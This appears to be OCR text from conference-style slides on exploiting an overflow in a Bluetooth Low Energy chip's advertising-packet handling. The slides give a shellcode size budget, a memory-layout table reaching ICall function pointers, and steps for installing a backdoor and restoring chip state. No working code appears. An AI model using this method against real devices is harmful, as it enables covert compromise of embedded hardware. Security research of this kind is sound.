


# Size limitation



# Size limitation





37 Controlled bytes + 37 Controlled bytes - 3 x ICall Pointers

= **62 Shellcode bytes**

# Tasks at hand



PREVENT FUTURE OVERFLOW CRASHES



INSTALL BACKDOOR

RESTORE CHIP STATE

RESTORE ANY RELEVANT CORRUPTED DATA (109 bytes!)


RETURN AN ERROR VALUE & FIX ICALL DISPATCHER

62 Shellcode bytes

# Tasks at hand

62 Shellcode bytes

# Making our first success last forever





Main Core

Will overflow ICall_*

| | | |
|---|---|---|
| Triggering packet | **advPkt** | Destination of copied data |
| Uncontrolled data | hciGapTaskID | |
| | hciL2capTaskID | |
| | hciSmpTaskID | |
| | hciExtTaskID | |
| | bleDispatch_TaskID | |
| Uncontrolled data | rspBuf | |
| Uncontrolled data | timerHead | |
| Uncontrolled data | osal_last_timestamp | |
| Controlled data | osal_systemClock | |
| Controlled data | **ICall_dispatcher** | |
| | **ICall_enterCriticalSection** | |
| | **ICall_exitCriticalSection** | |

# Making our first success last forever





Main Core

Will overflow ICall_*

| | | |
|---|---|---|
| Triggering packet | **advPkt** | Destination of copied data |
| Uncontrolled data | hciGapTaskID | |
| | hciL2capTaskID | |
| | hciSmpTaskID | |
| | hciExtTaskID | |
| | bleDispatch_TaskID | |
| Uncontrolled data | rspBuf | |
| Uncontrolled data | timerHead | |
| Uncontrolled data | osal_last_timestamp | |
| Controlled data | osal_systemClock | |
| Controlled data | **ICall_dispatcher** | |
| | **ICall_enterCriticalSection** | |
| | **ICall_exitCriticalSection** | |

# Making our first success last forever





Main Core


Will overflow ICall_*

| | | |
|---|---|---|
| Triggering packet | **advPkt** | Destination of copied data |
| Uncontrolled data | hciGapTaskID | |
| | hciL2capTaskID | |
| | hciSmpTaskID | |
| | hciExtTaskID | |
| | bleDispatch_TaskID | |
| Uncontrolled data | rspBuf | |
| Uncontrolled data | timerHead | |
| Uncontrolled data | osal_last_timestamp | |
| Uncontrolled data | osal_systemClock | |
| Corrupt already Placed values | **ICall_dispatcher** | |
| | **ICall_enterCriticalSection** | |
| | **ICall_exitCriticalSection** | |


# Making our first success last forever




# Making our first success last forever




# Making our first success last forever




# Making our first success last forever



